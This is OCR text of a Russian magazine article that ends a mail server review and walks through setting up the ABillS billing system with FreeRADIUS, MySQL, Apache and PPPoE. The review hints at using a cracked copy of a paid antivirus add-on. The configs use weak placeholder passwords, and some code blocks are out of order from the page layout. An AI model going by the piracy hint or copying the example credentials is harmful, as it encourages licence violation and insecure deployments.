
Консоль админа в MDaemon



WorldClient в MDaemon



links
Инструкции по использованию KMS и MDaemon можно найти на сайте kerio-rus.ru.



video
На прилагаемом к журналу диске ты найдешь видеоролик, в котором показано, как работать с Kerio MailServer.

тельно определяет просматриваемые заголовки, но можно активировать механизм сопоставления имени, при котором MDaemon пытается определить получателя на основе неадресной части. Также предлагается механизм приоритетной почты, позволяющий указать пары заголовок/значение; такая почта будет доставляться сразу, вне зависимости от настроек трафика.

По умолчанию исходящая почта отправляется на почтовый сервер получателя напрямую, но можно указать и смарт-хост. Таким образом, можно полностью скрыть свой сервер, получая и отправляя почту через промежуточные хосты и уменьшив вероятность атак. В версии Pro есть полноценная поддержка нескольких доменов, в том числе, использующих один IP-адрес.

Для удаленного доступа к функциям MDaemon предлагается интегрированный пакет **WorldClient**. В настройках по умолчанию к нему имеют доступ все зарегистрированные пользователи, хотя администратор может это переопределить. Для соединения достаточно подключиться к 3000 порту сервера при помощи веб-браузера. Интерфейс локализован, поэтому разобраться с ним легко. Кроме работы с почтой, пользователь получает доступ к базе контактов, календарю, списку задач, заметкам и настройкам почты. В целях безопасности WorldClient может быть настроен на работу только через защищенное HTTPS соединение. За дополнительную плату доступен факс-сервер RelayFax с возможностями OCR и поддержкой TWAIN. В этом случае можно отправлять и принимать факсы прямо из окна WorldClient.

По ссылке из окна WorldClient можно установить на клиентский компьютер небольшую утилиту ComAgent и с ее помощью проверять наличие новых сообщений без запуска браузера или почтового клиента. Также ComAgent позволяет обмениваться мгновенными сообщениями с другими пользователями WorldClient и синхронизовать адресную книгу. Сервер SyncML позволяет синхронизировать контакты, задачи и события календаря с любым устройством, поддерживающим этот протокол. Еще один компонент — WebAdmin — раньше устанавливался отдельно, а теперь доступен в стандартной поставке. С его помощью пользователи могут через веб-интерфейс (порт 1000) редактировать настройки своего почтового аккаунта (набор опций, доступных для редактирования, задается админом), а администратор — управлять настройками самого MDaemon. Учетные записи по умолчанию хранятся в локальной базе. Для

Экспертный тип интерфейса админа



версии Pro возможны варианты LDAP и ODBC. Для организаций, не имеющих LDAP-сервер, разработчики предлагают бесплатную реализацию LDaemon, после установки которого настройки интегрируются в панель настройки MDaemon. При наличии контроллера домена можно легко подключиться к Active Directory. Технология Minger позволяет корреспондентам запрашивать у сервера информацию о конкретном адресе, а чтобы анонимные пользователи не могли подключаться, можно использовать секретный код.

Следует отметить гибкую систему для работы со списками рассылки, возможность задания псевдонимов (aliases), что позволяет пользователям иметь несколько адресов, а также e-mail автоответчик.

Встроенная система блокировки спама использует большинство популярных технологий: белый, серый и черный списки, байесовскую классификацию (по технологии SpamAssasin), ловушки спама, SPF и некоторые другие. Во вкладке «Безопасность» также указываются IP-адреса, с которых разрешена отправка сообщений, запрет ретрансляции, параметры авторизации учетной записи при отправке сообщения, отсрочка при обработке SMTP, обратный поиск по IP. Все это поможет, если не полностью избавиться, то хотя бы на порядок уменьшить поток спама, проходящего через твой домен.

В стандартной поставке антивирусная проверка сообщений отсутствует, хотя такая функциональность сегодня не будет лишней. Поэтому весьма желательно отдельно приобрести (или найти версию с лекарством от жадности) дополнение SecurityPlus for MDaemon, основой которого является Kaspersky Antivirus Engine. В его настройках можно разрешить или запретить вложения определенных типов файлов, блокировав опасный контент.

При создании MDaemon разработчики учитывали, что потенциальные покупатели могут не располагать штатным администратором, поэтому интерфейс довольной простой и понятен неспециалисту. Наиболее важные параметры сервера (домен, адреса DNS серверов, учетная запись с правами администратора и т.д.) запрашиваются в процессе установки этого вполне достаточно для начала работы. В конце установки можно выбрать режим функционирования сервера: Простой или Расширенный. В первом варианте в меню будут доступны только основные настройки, а остальные (критичные для безопасности) параметры будут работать в значениях по умолчанию и останутся скрытыми. Во втором — администратор получит весь набор функций для настроек.

Автоматизировать некоторые операции — отправку писем, обновление антивирусных баз и прочие — можно при помощи встроенного планировщика.


Появилась возможность ограничения полосы пропускания для каждого сервиса. Следует отметить наличие русскоязычной документации и локализацию интерфейса.
На сайте доступна ознакомительная версия, предназначенная для бесплатного 30-дневного тестирования. Кстати, последний релиз несовместим с технологией защиты DEP (Data Execution Protection), о чем ты получишь предупреждение во время установки. Советую пройтись по ссылке и воспользоваться доступными инструкциями, иначе сервер может работать нестабильно.

COMMUNIGATE PRO

Разработчик: CommuniGate Systems
Web: lang.communigate.com/ru

```
Функциональность.............. 10/10
Производительность............ 6/10
Простота использования ........5/10
Безопасность.................. 5/10
Масштабируемость.............. 9/10
```

CommuniGate Pro — больше, чем просто почтовый сервер, это целая коммуникационная система, предоставляющая сервисы электронной почты, VoIP, обмен мгновенными сообщениями (XMPP) и средства групповой работы. Пользователи могут получать и отправлять почту с использованием всех протоколов доступа: SMTP, POP3, IMAP4, веб-интерфейс WebMail, MAPI с их защищенными SSL/TLS вариантами. Также сервер работает с протоколами FTP, SNMP, UUCP и RPOP. Пользователи могут задать почтовые ящики, с которых CGP будет забирать почту по протоколу POP. Также почту можно сливать с единого ящика для всего домена и распределять ее при помощи фильтров. В состав CPG входит и полнофункциональный сервер рассылки (ранее количество рассылок определялось лицензией, но сегодня ограничения, судя по информации на сайте, сняты).
Веб-интерфейс для доступа к почте (по умолчанию порт 8100) сервера локализован, новички без труда разберутся с его возможностями. Кроме, собственно, работы с почтой, он позволяет получить доступ к календарю, управлять заданиями, контактами и звонками. Например, пользователь может самостоятельно определить перенаправление звонков, блокировку звонков, параллельный вызов, а также активировать голосовую почту и установить музыку при ожидании. Кроме стандартного, реализован и более интерактивный интерфейс, использующий технологию Flash — Pronto. Чтобы его выбрать, достаточно нажать на одноименную кнопку при входе на сервер (это требует наличия соответствующего плагина в браузере).
Возможен доступ к почте с мобильных телефонов по протоколу WAP. Есть и легкая версия веб-интерфейса, подходящая при работе с PDA с использованием GPRS.
Кроме традиционных возможностей, предоставляемых VoIP-сервером, в CGP реализованы: телеконференции, автосекретарь (IVR), управление очередями вызовов, автоматическое распределение звонков (ACD) и некоторые другие.
CommuniGate Pro может быть установлен на одном сервере, но легко интегрируется в кластерную среду, обеспечивая требуемую доступность и отказоустойчивость. Последнее будет нелишним, так как для реализации всех возможностей понадобится хорошее оборудование.
Как и остальные решения обзора, может обслуживать несколько доменов. Список поддерживаемых операционных систем приличный — около тридцати. Здесь Windows от 95 до Vista, Linux, *BSD, Mac OS, Sun Solaris, QNX и даже BeOS. Причем перенос данных на другую платформу очень прост, достаточно скопировать рабочие файлы.
Для доступа к почтовым ящикам можно использовать системные учетные записи NT или собственную базу CGP; поддерживаются протоколы защищенного доступа (APOP, IMAP-AUTH, CRAM-MD5 и некоторые другие), а также RADIUS аутентификация для любых NAS (Network Access Servers). Реализован LDAP сервер, обеспечивающий доступ к различным справочникам и данным. Поддерживается целый набор стандартов планирования событий вроде iCAL от Apple.


Интерфейс Pronto

Функции защиты от спама и вирусов реализованы при помощи подключаемых модулей, которые продаются отдельно. В наличии есть модули для подключения Антивируса Касперского, McAfee, Sophos и два антиспам модуля — MailShell SpamCatcher и Cloudmark.
В базовой поставке можно ограничить отправку сообщений (только с определенных адресов), настроить аутентификацию перед отправкой и установить блокировку адресов или доменов, которые указываются вручную или посредством RBL. Есть возможность включить ловушки для спама и запрет почты по совпадению строк в заголовке и теле письма. Можно также проверять размер файлов и отсекать любые сообщения, превышающие установленный порог. Правда, все это потребует большого количества ручной работы и сбора статистики.
Предусмотрено ведение разных журналов, призванных помочь разобраться в проблемах, но нельзя сказать, что информация в них представлена в удобном виде. Реализован только поиск по ключевым словам, то есть нужно знать, что искать, а это уже требует наличия опыта.
Даже из краткого обзора возможностей CGP можно понять, что это очень мощная, но в тоже время сложная в настройке программа. Простое перечисление доступных настроек может сбить с толку человека, незнакомого с этим продуктом. Администрирование осуществляется через веб-интерфейс (порт 8010), одного из трех типов — Базовый, Продвинутый и Экспертный. По мере осваивания интерфейса можно переходить на более сложный уровень.
Осталось отметить, что подробная документация на русском языке расположена по адресу mail.stalker.com/Guide/russian.
Кроме чистой Pro, доступна Community Edition, ориентированная на SOHO и имеющая ограничение до пяти пользователей. В ней отсутствует веб-интерфейс (только Pronto) и многие основные возможности.

ЧТО В ИТОГЕ?

Каждый продукт по-своему хорош и незаменим в тех или иных ситуациях. В Kerio MaiServer подкупает простота использования, функциональность и безопасность. В Mdaemon — наличие дополнительных модулей и приложений, а также возможность выбора уровня лицензии. CommuniGate Pro хорош для тех случаев, когда нужна максимальная оснащенность в одном решении, а в штате присутствует человек, способный со всем разобраться.][



info

• По умолчанию в **Kerio MailServer** в качестве системы защиты от вирусов используется интегрированный модуль от McAfee, но при необходимости можно подключить и другую внешнюю программу от NOD32, AVG, Alwil, eTrust, Symantec, Sophos, VisNetic и ClamAV.

• Из не вошедшего в обзор отметим **Courier Mail Server** (www.courierms.ru) — простой в настройке и нетребовательный к ресурсам почтовый сервер, обладающий хорошей функциональностью.

• Обзор системы обмена сообщениями MS Exchange 2007 ты можешь найти в][№10 за 2007 год, в статье «**Виндовый обменник**».

СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /



Всесторонний учет

ABILLS: СИСТЕМА БИЛЛИНГА ДЛЯ *NIX

Значительная часть услуг, предоставляемых провайдерами или сервисами, требует системы автоматизированного учета затраченных ресурсов. Существует большое количество биллинг-систем — как платных, так и бесплатных, распространяемых под свободной лицензией. Некоторые из них ориентированы на строго определенный сервис, другие многофункциональны. Система биллинга ABillS относится к классу программ all-in-one.

ВОЗМОЖНОСТИ ABILLS

Бесплатная биллинговая система **ABillS** (AsmodeuS Billing System) распространяется по лицензии GNU GPL2, написана на Perl и в процессе работы использует другие OpenSource решения: Apache, MySQL и FreeRADIUS. Информация по продукту и исходные тексты доступны на сайте проекта www.abills.net.ua/wiki/doku.php. При помощи ABillS можно производить учет времени работы и трафика диалап и VPN пользователей с выдачей статистики за любой период времени. Работает с неограниченным количеством NAS-серверов (Network Access Server — сервер доступа в Сеть). Способен авторизировать по системной базе паролей UNIX и SQL базе данных. Поддерживаются протоколы PAP, CHAP, MS-CHAP, MS-CHAPv2, EAP и IEEE 802.1x. Для некоторых соединений возможна авторизация по MAC адресу. Заявлена поддержка протокола шифрования данных MPPE.
Кроме того, в поставке имеются еще около двадцати модулей, подключение которых позволяет нарастить стандартные возможности. Например, AGI интерфейс к Asterisk и монитор Squid. Есть модуль управления DHCP-сервером и почтовыми ящиками пользователей. Возможен мониторинг количества активных сессий и трафика, проходящего через интерфейс, при помощи MRTG. Реализована консоль управления базой данных. Абонентские платы можно снимать ежедневно, ежемесячно или раз в год, реализована бонусная система. Оплата услуг производится при помощи карт платежей, а подключение к сервисам — при помощи специальных карт. И это еще не все! Именно из-за наличия большого количества функций ABillS считается сложной в настройке системой. Попробуем с ней разобраться.
Установку ABillS можно условно разбить на два этапа. Собственно установка и настройка компонентов системы биллинга, и подключение контролируемых сервисов. Не обязательно все компоненты (Apache, MySQL, FreeRADIUS и ABillS) должны быть установлены на одном компьютере, но для простоты я буду использовать именно такой вариант. В качестве операционной системы был выбран Ubuntu 7.10. Впрочем, отличия в других системах незначительны.

УСТАНОВКА FREERADIUS

Начнем с установки **FreeRADIUS**. Он отвечает за передачу информации между программами-сервисами и системой биллинга, обеспечивая три А (Авторизацию, Аутентификацию, Аккаунтинг). В репозиториях подавляющего большинства дистрибутивов он присутствует, поэтому:

```
$ sudo apt-get install freeradius radiusclient1
```

В своей работе FreeRADIUS использует несколько конфигурационных файлов, которые находятся в каталоге */etc/freeradius* (в зависимости от вида установки или дистрибутива, это может быть и */etc/raddb*). Все их трогать не нужно, достаточно изменить несколько параметров. Начнем с radiusd.conf, в котором производятся общие настройки сервера.

Создаем базу и пользователя

```
$ sudo mcedit /etc/freeradius/radiusd.conf
# IP-адрес биллинг-сервера
bind_address = 127.0.0.1
# Далее в разделе authorize нужно закомментировать ис-
пользование модулей chap и mschap
authorize {
 preprocess
# chap
# counter
# attr_filter
# eap
# suffix
 files
# etc_smbpasswd
# sql
# mschap
}
```

Данные о пользователях записываются в файл */etc/freeradius/users*. В нем необходимо подправить соответствующий параметр так, чтобы за это отвечал скрипт ABillS.

```
$ sudo mcedit /etc/freeradius/users
DEFAULT Auth-Type = Accept
 Exec-Program-Wait = "/usr/abills/libexec/rauth.pl"
```

Теперь принимаемся за файл *acct_users*, который содержит настройки учета. В файле обычно задаются скрипты, выполняющиеся в различных состояниях (подключение, работа, отключение). По умолчанию здесь все закомментировано. Открываем в текстовом редакторе и добавляем:

```
$ sudo mcedit /etc/freeradius/acct_users
DEFAULT Acct-Status-Type == Start
Exec-Program = "/usr/abills/libexec/racct.pl"

DEFAULT Acct-Status-Type == Alive
Exec-Program = "/usr/abills/libexec/racct.pl"

DEFAULT Acct-Status-Type == Stop
Exec-Program = "/usr/abills/libexec/racct.pl"
```

И, наконец, последний файл, который нас интересует — *clients.conf*, в котором описываются параметры подключения к NAS. Сюда

```
#!/usr/bin/perl -w
# Abills configuretion file

$PROGRAM='~Asmodeus~ Billing System';

#DB configuration
$conf{dbhost}='localhost';
$conf{dbname}='abills';
$conf{dbuser}='abills';
$conf{dbpasswd}='password';
$conf{dbtype}='mysql';
#For MySQL 5 and highter
#$conf{dbcharset}='cp1251';

#Mail configuration
$conf{ADMIN_MAIL}='admin@yourhost.com';
$conf{USERS_MAIL_DOMAIN}='yourhost.com';
$conf{MAIL_CHARSET}='windows-1251';
$conf{default_language}='english';
$conf{default_charset}='windows-1251';
```

Редактируем конфиг ABillS

нужно вписать IP-адрес или имя NAS-сервера, откуда будут поступать данные и пароль для доступа:

```
$ sudo mcedit /etc/freeradius/clients.conf
client localhost {
# Слово, применяемое для шифрования соединения (до 31
знака)
 secret = password123
# Псевдоним или IP-адрес
 shortname = 127.0.0.1
nastype = other
}
```

Теперь проверяем правильность заполнения конфигурационного файла:

```
$ check-radiusd-config -level 345 radiusd on
Radius server configuration looks OK.
```

Если все нормально, запускаем сервер в режиме отладки «*radiusd -X*» и переходим к следующему шагу.

НАСТРОЙКА MYSQL

Далее нам потребуется рабочая СУБД **MySQL**, поэтому перейдем к ее установке. Если она уже есть, этот шаг можно пропустить.

```
$ sudo apt-get install mysql-server mysql-client
```

В процессе инсталляции будет запрошен пароль администратора. По умолчанию MySQL принимает подключения только с локального адреса, то есть в файле */etc/mysql/my.cnf* должна быть строка:

```
bind-address = 127.0.0.1
```

В нашем случае биллинг и мускул находятся на одном узле, поэтому этого достаточно. Если используется другой сервер, не забудь изменить здесь значение. Запускаем MySQL:

```
$ sudo /etc/init.d/mysql start
```

Следующий шаг: в mysql создаем пользователя abills с паролем password и базу данных abills:

```
grinder@grinder:~$ radtest test test localhost:1812 0 test 0 192.168.1.58
Sending Access-Request of id 40 to 127.0.0.1 port 1812
        User-Name = "test"
        User-Password = "test"
        NAS-IP-Address = 192.168.1.58
        NAS-Port = 0
        Framed-Protocol = PPP
rad_recv: Access-Reject packet from host 127.0.0.1:1812, id=40, length=20
grinder@grinder:~$ radtest test test localhost:1812 0 test 0 192.168.1.58
Sending Access-Request of id 126 to 127.0.0.1 port 1812
        User-Name = "test"
        User-Password = "test"
        NAS-IP-Address = 192.168.1.58
        NAS-Port = 0
        Framed-Protocol = PPP
rad_recv: Access-Accept packet from host 127.0.0.1:1812, id=126, length=38
        Session-Timeout = 722541
        Framed-IP-Address = 192.168.3.34
        Framed-IP-Netmask = 255.255.255.255
grinder@grinder:~$
```

Тестируем настройки при помощи radtest

```
$ mysql -u root -p
mysql> use mysql;
Database changed
mysql>INSERT INTO user (Host, User, Password)
VALUES ('localhost','abills', password('password'));
mysql>INSERT INTO db (Host, Db, User, Select_priv,
Insert_priv, Update_priv,
Delete_priv, Create_priv, Drop_priv, Index_priv, Alter_
priv,Lock_tables_priv, Create_tmp_table_priv)
VALUES ('localhost', 'abills', 'abills', 'Y', 'Y', 'Y',
'Y', 'Y','Y', 'Y', 'Y', 'Y', 'Y');
mysql>CREATE DATABASE abills;
mysql>flush privileges;
mysql> quit
```

Для удобства эти команды можно вынести в текстовый файл и загрузить через консоль. Теперь копируем с сайта проекта последнюю версию ABills, распаковываем:

```
$ cd /usr
$ tar xzvf abills-0.37.tgz
$ cd abills
```

Внутри находится шаблон таблиц базы данных, загружаем его:

```
$ mysql -D abills -u root -p < abills/abills.sql
```

Все, SQL'ные разборки закончены.

УСТАНОВКА APACHE

Для корректной работы **ABillS** апач должен быть собран с поддержкой mod_rewrite, то есть при ручной сборке индейца используем:


```
$ ./configure --enable-rewrite=shared
```

При установке из репозитария никаких дополнительных телодвижений не требуется:

```
$ sudo apt-get install apache2
$ cat /etc/apache2/mods-available/rewrite.load
LoadModule rewrite_module /usr/lib/apache2/modules/
mod_rewrite.so
```

Только по умолчанию он отключен, не забудь включить:

```
$ sudo a2enmod rewrite
Module rewrite installed; run /etc/init.d/apache2 force-
reload to enable.
```



Настройка сервера доступа через веб-интерфейс

Для настройки веб-сервера в дистрибутив ABillS входит конфиг */usr/abills/misc/abills_httpd.conf*, который подключает нужные каталоги в качестве виртуального сервера. Чтобы его установить, достаточно ввести команду:

```
$ sudo sh -c "cat /usr/abills/misc/abills_httpd.conf >> \
  /etc/apache2/apache2.conf"
```

Но без правки работать он не будет. На его основе можно создать свой файл:

$ sudo mcedit /etc/apache2/apache2.conf

```
# Подключаем пользовательский интерфейс
Alias /abills "/usr/abills/cgi-bin/"
<Directory "/usr/abills/cgi-bin">
  <IfModule mod_rewrite.c>
    RewriteEngine on
    RewriteCond %{HTTP:Authorization} ^(.*)
    RewriteRule ^(.*) — [E=HTTP_CGI_AUTHORIZATION:%1]
    Options Indexes ExecCGI SymLinksIfOwnerMatch
  </IfModule>
...


# Интерфейс администратора
<Directory "/usr/abills/cgi-bin/admin">
  AddHandler cgi-script .cgi
  Options Indexes ExecCGI FollowSymLinks
  AllowOverride none
  DirectoryIndex index.cgi
  order deny,allow
  allow from all
</Directory>
```

Смотрим, от имени какого пользователя работает веб-сервер, и устанавливаем нужные права доступа на каталоги:


```
$ grep User /etc/apache2/apache2.conf
User www-data

$ sudo chown -Rf www-data /usr/abills/cgi-bin
$ sudo chown -Rf www-data /usr/abills/Abills/templates
```

Каталог *backup* предназначен для хранения архива БД, по умолчанию он не создается, но для работы весьма желателен:


Меню создания новой учетной записи

```
$ sudo mkdir /usr/abills/backup
$ sudo chown -Rf www-data /usr/abills/backup
```


Оплата услуг

И перезапускаем апач командой «*/etc/init.d/apache2 restart*».

ПОСЛЕДНИЕ НАСТРОЙКИ

Для корректной работы потребуется несколько Perl-модулей. В документации проекта предлагается загружать их с CPAN:

```
$ sudo perl -MCPAN -e shell
cpan> install DBI
cpan> install DBD::mysql
cpan> install Digest::MD5
cpan> install Digest::MD4
cpan> install Crypt::DES
cpan> install Digest::SHA1
cpan> install Bundle::libnet
cpan> install Time::HiRes
cpan> quit
```

Скажу, что нужны не все указанные модули. Так, libnet понадобится только, если планируется использовать базу паролей Unix, а Time-HiRes — для тестирования скорости. Наверняка, в репозитарии твоего дистрибутива основные модули тоже есть. В Ubuntu используем команду:

```
$ sudo apt-get install libdbi-perl libdbd-mysql-perl \
  libmd5-perl libdigest-md4-perl libdigest-sha1-perl \
  libcrypt-des-perl
```

Теперь переходим непосредственно к настройке ABillS. В архиве есть шаблон конфигурационного файла, переименовываем его и приступаем к настройкам:

```
$ sudo cp /usr/abills/libexec/config.pl.default /usr/
abills/libexec/config.pl
```

Все параметры трогать не будем, только самые необходимые и интересные. Остальные пока можно оставить в значениях по умолчанию.

$ sudo mcedit /usr/abills/libexec/config.pl

```
# Настройка доступа к БД
$conf{dbhost}='localhost';
$conf{dbname}='abills';
$conf{dbuser}='abills';
$conf{dbpasswd}='password';
$conf{dbtype}='mysql';
# Следующий параметр подписан, как рекомендуемый для
MySQL 5, но у меня все работало и без него
#$conf{dbcharset}='cp1251';
# Отправка сообщений
$conf{ADMIN_MAIL}='admin@yourhost.com';
$conf{USERS_MAIL_DOMAIN}='yourhost.com';
# secretkey используется для шифрования паролей админи-
страторов и пользователей;
# в идеале его нужно изменить, но тогда не забудь это сде-
лать и в abills.sq
$conf{secretkey}="test12345678901234567890";
# Проверяем депозиты по текущим сессиям, при достижении
негативного баланса обрываем соединение
$conf{periodic_check}='yes';
```

И в */etc/crontab* вставляем код, необходимый для периодического запуска скриптов:

```
*/5  *  *  *  *  root /usr/abills/libexec/billd -all
1    0  *  *  *  root /usr/abills/libexec/periodic daily
1    0  *  *  *  root /usr/abills/libexec/periodic monthly
```

На этом настройки ABillS закончены.

УСТАНАВЛИВАЕМ PPPOE

Для примера попробуем подключить ABillS к PPPoE-серверу. Это самый простой, но в тоже время и самый востребованный вариант. Установим пакет pppoe, остальные компоненты уже есть в системе:

```
$ sudo apt-get install pppoe
```

Проверяем, загружены ли необходимые модули:

```
$ lsmod | grep ppp
pppoe          15680    2
pppox          4872     1 pppoe
ppp_generic    29332    6 pppoe,pppox
slhc           7552     1 ppp_generic
```

Если вывод ничего не показывает, загружаем «*modprobe pppoe*». Записываем в файл */etc/ppp/options* строку «*plugin rp-pppoe.so*». За настройку PPPoE-сервера отвечает файл */etc/ppp/pppoe-server-options*, в Ubuntu его нет, поэтому создаем:

$ sudo mcedit /etc/ppp/pppoe-server-options

```
logfile /var/log/pppoe.log
 debug
 mtu 1472
 mru 1472
 auth
 login
```




info

• ABillS позволяет производить учет времени работы и трафика диалап и VPN пользователей с выдачей статистики за любой период времени.

• ABillS умеет разделять трафик на три вида (внутренний, внешний, бесплатный) и ограничивать скорости.

• Если ABillS показался слишком сложным в настройке, попробуй Stargazer (stargazer.dp.ua).

• О том, как поднять простую систему учета трафика в FreeBSD, ты можешь прочитать в][акере #064, в статье «Подсчитаем каждый байт!».



video

На прилагаемом к журналу диске ты найдешь видеоролик по установке ABillS.



links

Хорошую статью по настройке связки ABillS + Mikrotik на Gentoo Linux найдешь по адресу ru.gentoo-wiki.com/Abills.

```
 default-asyncmap
 ktune
 lcp-echo-interval 20
 lcp-echo-failure 2
# Прописываем здесь IP-адрес DNS-сервера, который будет выдаваться клиентам
 ms-dns 192.168.1.254
 proxyarp
# Пока оставляем эти строки закомментированными
# plugin radius.so
# plugin radattr.so
```

Для проверки правильности настройки сервера PPPoE создадим тестовую учетную запись. Открываем файл */etc/ppp/chap-secrets* и записываем в него одну строку:

```
test * password *
```

Запускаем PPPoE-сервер:

```
$ sudo pppoe-server -I eth1 -L 192.168.0.10 -O
/etc/ppp/pppoe-server-options
```

Параметр '*-I*' позволяет указать на используемый интерфейс (по дефолту идет **eth0**). При помощи '*-L*' указываем локальный адрес. По умолчанию удаленным компьютерам назначаются адреса в диапазоне с 10.67.15.1. При помощи '*-R*' можно назначить начальный адрес из другого диапазона. Пробуем подключиться с удаленной машины, создав новое соединение и используя указанный логин и пароль. За ходом подключения можно следить, набрав в консоли «*tail -f /var/log/pppoe.log*», нужная информация есть и в */var/log/messages*. Если все работает, то подключаем PPPoE-сервер к FreeRADIUS. Для этого снимаем комментарий с указанных выше строк (в */var/log/*messages должна присутствовать строка «*Plugin radius.so loaded*», говорящая о загрузке требуемого модуля). Создаем файл */etc/ppp/radius/radiusclient.conf*, в котором будем описывать подключение к серверу.

```
$ sudo mkdir /etc/ppp/radius
```

$ sudo mcedit /etc/ppp/radius/radiusclient.conf

```
authserver localhost:1812
acctserver localhost:1813
```

И в файл */etc/radiusclient/servers* заносим строку для аутентификации подключаемого клиента. Она должна совпадать с данными, записанными в файле сервера */etc/freeradius/clients.conf*. То есть, в нашем случае это:

```
localhost password123
```

Настало время взглянуть на интерфейс ABillS.

ИСПОЛЬЗОВАНИЕ ВЕБ-ИНТЕРФЕЙСА ABILLS

Теперь, когда все компоненты настроены и проверены, набираем в веб-браузере адрес http://localhost/admin и регистрируемся, используя учетную запись и пароль abills/abills. Для удобства сначала локализуем интерфейс. Переходим в «*Profile* → *Language*», выбираем *Russian* и нажимаем *Set*. Далее, заполняя поля в «*Система* → *Сервер доступа*», регистрируем NAS сервер. Все параметры прописывать необязательно. Достаточно указать в «*IP*» адрес сервера (он должен быть описан в */etc/freeradius/clients.conf*), в «*Название*» — его обозначение. В «*Тип*» устанавливаем Other NAS server. После нажатия кнопки «*Добавить*» описание нового сервера появится в таблице внизу страницы. Нажимаем ссылку IP POOLS и в FIRST IP вводим начало диапазона IP-адресов, а в COUNT — общее количество адресов. Чтобы подключить пользователя, следует создать хотя бы один тарифный план. Переходим в *Система* → *Dialup/VPN* → *Тарифные планы*. Пока все заполнять не нужно, достаточно в «#» ввести номер, отличный от 0, и имя в «Название». При необходимости здесь же указываются лимиты по времени и трафику, платежи и прочее.

И, наконец, создание нового клиента. Здесь также все просто: выбираем *Клиенты* → *Логины* → *Добавить*, вводим логин (например, test) и отмечаем флажок «Денежный счет: Создать». После нажатия на кнопку «Добавить» появится окно с информацией о клиенте. Текущее состояние показано как «Не активизирован», выбираем справа ссылку Dialup/VPN и в новом окне нажимаем «Активация». Чтобы клиент мог подключиться, нужно создать пароль и пополнить счет. Нажимаем в левой вкладке ссылку «*Пароль*» и вводим его дважды, затем переходим в «Оплаты» и заносим некоторую сумму на счет.

Для начала лучше провести тестирование подключения нового пользователя при помощи утилиты radtest (как вариант, можно использовать скрипт *libexec/radtest.sh*, идущий в поставке ABillS). Формат команды проверки такой:

```
radtest testuser testpassword IP-RADIUS:1812
0 radius_secret 0 IP_NAS
```

То есть, в нашем примере:

```
$ radtest test password 127.0.0.1:1812 0
password123 0 127.0.0.1
Sending Access-Request of id 126 to 127.0.0.1
port 1812
        User-Name = "test"
        User-Password = "password"
        NAS-IP-Address = 127.0.0.1
        NAS-Port = 0
        Framed-Protocol = PPP

rad_recv: Access-Accept packet from host
127.0.0.1:1812, id=126, length=38
        Session-Timeout = 722541
        Framed-IP-Address = 192.168.2.34
        Framed-IP-Netmask = 255.255.255.255
```

В журнале */usr/abills/var/log/abills.log* должна появиться строка о допуске нового клиента. Теперь можно попробовать соединиться удаленно. У меня все заработало, только когда я подключил дополнительные словари в */etc/freeradius/dictionary*:

```
$INCLUDE /usr/share/freeradius/dictionary.
microsoft
$INCLUDE /usr/share/freeradius/dictionary.
unix
```

Чтобы клиенты могли выйти в Сеть, следует настроить маскарадинг. Проще это сделать, установив пакеты **ipmasq** и **dnsmasq**.

В результате мы получили готовую систему раздачи интернета, обладающую всеми необходимыми функциями.]:[

